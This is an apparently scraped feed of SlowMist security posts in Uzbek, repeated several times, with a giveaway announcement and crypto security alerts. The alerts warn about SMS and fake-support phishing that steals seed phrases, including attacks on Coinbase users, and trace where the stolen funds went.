
🎉 SlowMist x Foresight News Ajdarho Qayiq Bayrami Giveaway 🎉
Sizning mnemonik iborangiz kriptongizning tirgagi — uni asrang, yodingizda saqlang. 🧠⛓️
@Foresight_News yaqinda juda zo‘r yangi kolleksion buyum tashladi, biz jamoaga 3 tasini sovg‘a qilamiz!
Ishtirok etish uchun:
1⃣ @Foresight_News va @SlowMist_Team’ni kuzating
2⃣ Ushbu tvitni yoqing + RT qiling va 3 ta do‘stni belgilang
G‘oliblar e’lon qilinadi: 4-iyun 🎁
Hammaga omad!🤩
🎉 SlowMist x Foresight News Ajdarho Qayiq Bayrami Giveaway 🎉
Sizning mnemonik iborangiz kriptongizning tirgagi — uni asrang, yodingizda saqlang. 🧠⛓️
@Foresight_News yaqinda juda zo‘r yangi kolleksion buyum tashladi, biz jamoaga 3 tasini sovg‘a qilamiz!
Ishtirok etish uchun:
1⃣ @Foresight_News va @SlowMist_Team’ni kuzating
2⃣ Ushbu tvitni yoqing + RT qiling va 3 ta do‘stni belgilang
G‘oliblar e’lon qilinadi: 4-iyun 🎁
Hammaga omad!🤩
Sizning mnemonik iborangiz kriptongizning tirgagi — uni asrang, yodingizda saqlang. 🧠⛓️
@Foresight_News yaqinda juda zo‘r yangi kolleksion buyum tashladi, biz jamoaga 3 tasini sovg‘a qilamiz!
Ishtirok etish uchun:
1⃣ @Foresight_News va @SlowMist_Team’ni kuzating
2⃣ Ushbu tvitni yoqing + RT qiling va 3 ta do‘stni belgilang
G‘oliblar e’lon qilinadi: 4-iyun 🎁
Hammaga omad!🤩
7

🚨SlowMist xavfsizlik ogohlantirishi🚨
Biz @Corkprotocol bilan bog‘liq shubhali faollik ehtimoli aniqladik.
Har doimgidek, hushyor bo‘ling!
🚨SlowMist xavfsizlik ogohlantirishi🚨
Biz @Corkprotocol bilan bog‘liq shubhali faollik ehtimoli aniqladik.
Har doimgidek, hushyor bo‘ling!
Biz @Corkprotocol bilan bog‘liq shubhali faollik ehtimoli aniqladik.
Har doimgidek, hushyor bo‘ling!
58
🚨SlowMist Xavfsizlik ogohlantirishi🚨

☠️Yaqinda bir nechta foydalanuvchi "keng tanilgan birjalardan" SMS xabarlar olgani haqida xabar berdi. Xabarlarda shunday deyiladi:
🎭"Sizning yechib olishni tasdiqlash kodingiz xxx. Agar siz ushbu tranzaksiyani so‘ramagan bo‘lsangiz, darhol yordam uchun xxx ga qo‘ng‘iroq qiling."
📱Qo‘ng‘iroq qilganingizdan so‘ng sizga bu "xavfsizlik buzilishi" ekani aytiladi va "hardware wallet support"dan deb da’vo qiladigan biror shaxs bilan ulashtirilasiz.
🎣Ular sizni phishing (soxta) saytga yo‘naltirib, kiritishingizga aldab, mnemonic (zikr so‘zlari) iborangizni kiritdirishadi — natijada sovuq hamyon (cold wallet) o‘g‘irlanishi $1 milliondan oshgan zarar keltiradi.
⚠️Firibgarlar sizning birjalarga ishonishingizni biladi — va o‘sha ishonchdan foydalanib, sizni bosqichma-bosqich aldashadi.
Biz yaqinda shunga o‘xshash holatni oshkor qildik — xabardorligingizni va himoyangizni kuchaytirish uchun batafsil yozuvimizni ko‘rib chiqing:
https://t.co/OLGtlY1HBV
Eslab qoling:
🔒Hech qachon mnemonic phrase (zikr so‘zlari iborasi)ni baham ko‘rmang.
🚫Kutilmagan qo‘ng‘iroqlar, matnlar yoki havolalarga ishonmang. Har doim rasmiy manbalar orqali tekshiring.
#Web3Security #PhishingAlert #ColdWallet #CryptoScam #SocialEngineering
🚨SlowMist Xavfsizlik ogohlantirishi🚨
☠️Yaqinda bir nechta foydalanuvchi "keng tanilgan birjalardan" SMS xabarlar olgani haqida xabar berdi. Xabarlarda shunday deyiladi:
🎭"Sizning yechib olishni tasdiqlash kodingiz xxx. Agar siz ushbu tranzaksiyani so‘ramagan bo‘lsangiz, darhol yordam uchun xxx ga qo‘ng‘iroq qiling."
📱Qo‘ng‘iroq qilganingizdan so‘ng sizga bu "xavfsizlik buzilishi" ekani aytiladi va "hardware wallet support"dan deb da’vo qiladigan biror shaxs bilan ulashtirilasiz.
🎣Ular sizni phishing (soxta) saytga yo‘naltirib, kiritishingizga aldab, mnemonic (zikr so‘zlari) iborangizni kiritdirishadi — natijada sovuq hamyon (cold wallet) o‘g‘irlanishi $1 milliondan oshgan zarar keltiradi.
⚠️Firibgarlar sizning birjalarga ishonishingizni biladi — va o‘sha ishonchdan foydalanib, sizni bosqichma-bosqich aldashadi.
Biz yaqinda shunga o‘xshash holatni oshkor qildik — xabardorligingizni va himoyangizni kuchaytirish uchun batafsil yozuvimizni ko‘rib chiqing:
https://t.co/OLGtlY1HBV
Eslab qoling:
🔒Hech qachon mnemonic phrase (zikr so‘zlari iborasi)ni baham ko‘rmang.
🚫Kutilmagan qo‘ng‘iroqlar, matnlar yoki havolalarga ishonmang. Har doim rasmiy manbalar orqali tekshiring.
#Web3Security #PhishingAlert #ColdWallet #CryptoScam #SocialEngineering
☠️Yaqinda bir nechta foydalanuvchi "keng tanilgan birjalardan" SMS xabarlar olgani haqida xabar berdi. Xabarlarda shunday deyiladi:
🎭"Sizning yechib olishni tasdiqlash kodingiz xxx. Agar siz ushbu tranzaksiyani so‘ramagan bo‘lsangiz, darhol yordam uchun xxx ga qo‘ng‘iroq qiling."
📱Qo‘ng‘iroq qilganingizdan so‘ng sizga bu "xavfsizlik buzilishi" ekani aytiladi va "hardware wallet support"dan deb da’vo qiladigan biror shaxs bilan ulashtirilasiz.
🎣Ular sizni phishing (soxta) saytga yo‘naltirib, kiritishingizga aldab, mnemonic (zikr so‘zlari) iborangizni kiritdirishadi — natijada sovuq hamyon (cold wallet) o‘g‘irlanishi $1 milliondan oshgan zarar keltiradi.
⚠️Firibgarlar sizning birjalarga ishonishingizni biladi — va o‘sha ishonchdan foydalanib, sizni bosqichma-bosqich aldashadi.
Biz yaqinda shunga o‘xshash holatni oshkor qildik — xabardorligingizni va himoyangizni kuchaytirish uchun batafsil yozuvimizni ko‘rib chiqing:
https://t.co/OLGtlY1HBV
Eslab qoling:
🔒Hech qachon mnemonic phrase (zikr so‘zlari iborasi)ni baham ko‘rmang.
🚫Kutilmagan qo‘ng‘iroqlar, matnlar yoki havolalarga ishonmang. Har doim rasmiy manbalar orqali tekshiring.
#Web3Security #PhishingAlert #ColdWallet #CryptoScam #SocialEngineering
1
4.7k
So‘nggi yillarda Coinbase foydalanuvchilari ijtimoiy muhandislik hujumlarining qayta-qayta nishoniga aylanishdi — va 15-may kuni Coinbase ichki xodim aloqadorligini tasdiqladi.
Qanday ishlaydi:
📞 Soxta qo‘llab-quvvatlash qo‘ng‘irog‘i
📲 Foydalanuvchini Coinbase Wallet orqali yo‘naltirish
⚠️ Firibgarlik uchun mnemonic frazasini taqdim etish
💸 Stress va shoshilinchlik ostida aktivlarni bo‘shatib olish
@MistTrack_io bilan biz oqimlarni kuzatdik:
▪️ BTC THORChain / Chainflip / Defiway Bridge orqali ko‘prikdan o‘tkazildi → DAI/USDT
▪️ ETH Uniswap’da almashtirildi → DAI/USDT
▪️ Mablag‘lar legallashtirildi yoki hali ham uxlab yotibdi
To‘liq tafsilot👇
https://t.co/OLGtlY2frt
#CryptoSecurity #SocialEngineering #Web3Security #Coinbase #Phishing
So‘nggi yillarda Coinbase foydalanuvchilari ijtimoiy muhandislik hujumlarining qayta-qayta nishoniga aylanishdi — va 15-may kuni Coinbase ichki xodim aloqadorligini tasdiqladi.
Qanday ishlaydi:
📞 Soxta qo‘llab-quvvatlash qo‘ng‘irog‘i
📲 Foydalanuvchini Coinbase Wallet orqali yo‘naltirish
⚠️ Firibgarlik uchun mnemonic frazasini taqdim etish
💸 Stress va shoshilinchlik ostida aktivlarni bo‘shatib olish
@MistTrack_io bilan biz oqimlarni kuzatdik:
▪️ BTC THORChain / Chainflip / Defiway Bridge orqali ko‘prikdan o‘tkazildi → DAI/USDT
▪️ ETH Uniswap’da almashtirildi → DAI/USDT
▪️ Mablag‘lar legallashtirildi yoki hali ham uxlab yotibdi
To‘liq tafsilot👇
https://t.co/OLGtlY2frt
#CryptoSecurity #SocialEngineering #Web3Security #Coinbase #Phishing
Qanday ishlaydi:
📞 Soxta qo‘llab-quvvatlash qo‘ng‘irog‘i
📲 Foydalanuvchini Coinbase Wallet orqali yo‘naltirish
⚠️ Firibgarlik uchun mnemonic frazasini taqdim etish
💸 Stress va shoshilinchlik ostida aktivlarni bo‘shatib olish
@MistTrack_io bilan biz oqimlarni kuzatdik:
▪️ BTC THORChain / Chainflip / Defiway Bridge orqali ko‘prikdan o‘tkazildi → DAI/USDT
▪️ ETH Uniswap’da almashtirildi → DAI/USDT
▪️ Mablag‘lar legallashtirildi yoki hali ham uxlab yotibdi
To‘liq tafsilot👇
https://t.co/OLGtlY2frt
#CryptoSecurity #SocialEngineering #Web3Security #Coinbase #Phishing
